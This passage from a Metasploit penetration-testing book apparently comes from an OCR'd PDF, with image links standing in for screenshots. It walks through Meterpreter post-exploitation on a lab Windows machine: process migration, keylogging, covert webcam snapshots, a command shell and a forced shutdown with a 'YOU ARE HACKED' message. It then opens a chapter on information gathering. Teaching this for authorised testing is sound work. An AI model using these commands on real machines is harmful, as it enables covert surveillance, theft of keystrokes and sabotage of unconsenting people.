


Meterpreter in action

In *Chapter 3, Exploitation Basics*, we were able to exploit the victim machine and get a Meterpreter session from it. Now we will use this Meterpreter session to leverage the various functionalities of the Metasploit Framework.



We will now display all the weapons of attack that Meterpreter hosts. For this, enter `help`.




In the preceding screenshot, we see all of the Meterpreter commands that can be used on the compromised system.


We have a few classified commands based on their usage; they are listed as follows:

Command type	Command name	Description
Process listing	`getuid`	It gets the system ID and the name of the computer.
	`kill`	It terminates a process.
	`ps`	It lists the running processes.
	`getpid`	It gets the current process identifier.
Keylog Usage	`keyscan_start`	It starts the keylogging session.
	`keyscan_stop`	It stops the keylogging session.
	`keyscan_dump`	It dumps the keystrokes captured from the victim machine.
Session	`enumdesktops`	It lists all of the accessible desktops and workstations.
	`getdesktop`	It gets the current Meterpreter desktop.
	`setdesktop`	It changes the Meterpreter's current desktop.
Sniffer Functions	`use sniffer`	It loads the sniffer functions.
	`sniffer_start`	It starts the sniffer for the interface.
	`sniffer_dump`	It dumps the network capture of the victim machine locally.
	`sniffer_stop`	It stops the sniffer for the interface.
Webcam Commands	`webcam_list`	It lists all of the webcams of the system.
	`webcam_snap`	It captures snapshots of the victim machine
	`record_mic`	It records the sound of the environment from the default microphone on the machine


Now we will start the penetration testing procedure and perform the first step by starting to gather information about our victim machine. Type `sysinfo` to check the system information.




We can see the system information in the preceding screenshot, the computer name and the operating system used by the victim. Now we will capture a screenshot of the victim machine. For this, type in `screenshot`.



We can see the victim machine's screenshot as follows:




Let us check the list of all of the processes that are running on the victim machine. For this just type `ps` and it will show the running processes.




```
meterpreter > ps

Process list
============

PID   Name              Arch  Session  User                          Path
---   ----              ----  -------  ----                          ----
0     [System Process]
4     System            x86   0        NT AUTHORITY\SYSTEM
312   smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.e
xe
520   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
576   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csr
ss.exe
600   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\win
logon.exe
644   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\service
s.exe
656   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.e
xe
812   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost
.exe
876   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost
.exe
972   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost
.exe
1020  svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost
.exe
1060  svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost
```

In the preceding screenshot, we can see the process list, with detailed information. The first column shows the PID, which means process ID and the second column shows the process name. The next column shows the architecture of the system, the user, and the path from where the process is running.

In the process list, we have to find the process ID for `explorer.exe` and then migrate with that process ID. For migrating with any process ID, we have to type `migrate <PID>`. Here, we are migrating with `explorer.exe`, so we type in `migrate 1512`.




After migrating with a process, we then identify the current process. For this, type in `getpid`.




We can see the current process ID from which we have migrated to the victim machine.


Next, we move on to some real hacking stuff by using the keylogger service on the victim machine. We type in `keyscan_start` and the keylogger will start and wait for a few minutes to capture the keystrokes of the victim machine.




The victim has started to type something in the Notepad. Let us check if we have the capture.




Now, let us stop the keylogger service and dump all of the keystroke logs from the victim machine. For this, type `keyscan_dump` and then type `keyscan_stop` to stop the keylogger service. You can see in the following screenshot that we have the exact capture. Bravo!




Let's try some more interesting activities in our Meterpreter session. Let's check whether the victim's machine has a webcam available or not. For that, we type in `webcam_list` and it displays the webcam list from the victim machine. In the following screenshot, we can see that a webcam is available.




Thus we know that the victim has an integrated webcam. So let's capture a snapshot of the victim from his/her webcam. Just type in `webcam_snap`.




In the previous screenshot, we can see that the webcam shot has been saved to the root directory and the image is named `yxGSMosP.jpeg`. So let us verify the captured image in the root directory.




After that, we will check the system ID and the name of the victim machine. Type in `getuid`.




After playing with the victim machine, now it is time for some serious stuff. We are going to access the victim's command shell to control his/her system. For this, just type in `shell` and it will open a new command prompt for you.




Now let us make a directory on the victim machine. Type in `mkdir <directory name>`. We are creating a directory named `hacked` in `C:\Documents and Settings\Victim`.




Let us verify whether the directory has been created or not under `C:\Documents and Settings\Victim`.



Now we are going to shut down the victim computer by displaying a message on his screen. For this, type in `shutdown -s -t 15 -c "YOU ARE HACKED"`. In the following command, the syntax we are using is: `-s` for shutdown, `-t 15` for timeout, and `-c` for a message or comment.



Let's see what happened on the victim machine.



Summary

So, with this chapter, we have covered how a user compromises a system through the Meterpreter and what information he/she may be able to extract using the Meterpreter functionality post exploitation. Once we compromised the system of the victim, we were able to obtain the system information, which included the operating system name, architecture, and the computer name. After that, we were able to capture a screenshot of the victim machine's desktop. Through the Meterpreter, we got direct access to the shell of the victim machine and hence could check the processes that were running. We were able to install a keylogger and capture the active keystrokes of the victim machine. Using the Meterpreter, we could even use the victim's camera to capture his snapshot without being noticed.

This entire chapter had a sense of some real hacking involved and the different ways to use the victim machine to one's own command. Hence the victim machine was a mere puppet dancing to the attacker's commands. Since we had access to the victim's shell, we could format his hard disk, create new files, and even copy his confidential data. The next chapter will cover the information gathering and scanning phase.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- `http://www.offensive-security.com/metasploit-unleashed/About_Meterpreter`
- `http://cyruslab.wordpress.com/2012/03/07/metasploit-about-meterpreter/`
- `https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work`
- `http://www.isoc.my/profiles/blogs/working-with-meterpreter-on-metasploit`

5
Vulnerability Scanning and Information Gathering

In the previous chapter, we covered the various functions of Meterpreter and the approach that should be adopted for client exploitation. Now we slowly move on to the exploitation principles in depth, with the first phase as information gathering. We explain the various techniques through which we can gather information of our victim for pre-attack analysis. This information is used to know our victim better and gather platform-rich information for attacking the system. The rise in the amount of vulnerabilities has made us shift to using automated vulnerability scanners. This chapter is aimed at mastering the art of vulnerability scanning, which is the first step towards exploitation. Some of the modules that would be covered are as follows:

- Information gathering through Metasploit
- Working with Nmap
- Working with Nessus
- Report importing in Metasploit

Information Gathering through Metasploit


Information gathering is a process of collecting information about a victim through various techniques. This is basically divided into two steps of footprinting and scanning. A lot of information is available publicly about an organization through the organization's website, business news, job portals, disgruntled employees, and so on. A malicious user may be able to find domain names belonging to an organization, remote access information, network architecture, public IP addresses, and much more through this phase.

Metasploit is a very strong tool and has a collection of some of the powerful tools in its kit for information gathering and analysis. Some of these include: Nmap, Nessus with Postgres support for porting the report, followed by exploitation using the gathered information through Metasploit, and so on. Metasploit is already integrated with Postgres, which indirectly helps in storing penetration testing results for longer duration during the testing phase. The information gathering phase is considered so important because attackers use these tools to gather important information for compromising their victim. The Metasploit auxiliary modules have various scans from ARP to SYN, and even service-based scans such as HTTP, SMB, SQL, and SSH. These actually help in fingerprinting the service version and even some information about probable platforms on which the service is being used. So, through these specifications our attack domain gets further restricted in hitting the victim really hard.

Image take from http://s3.amazonaws.com/readers/2010/12/20/spyware_1.jpg

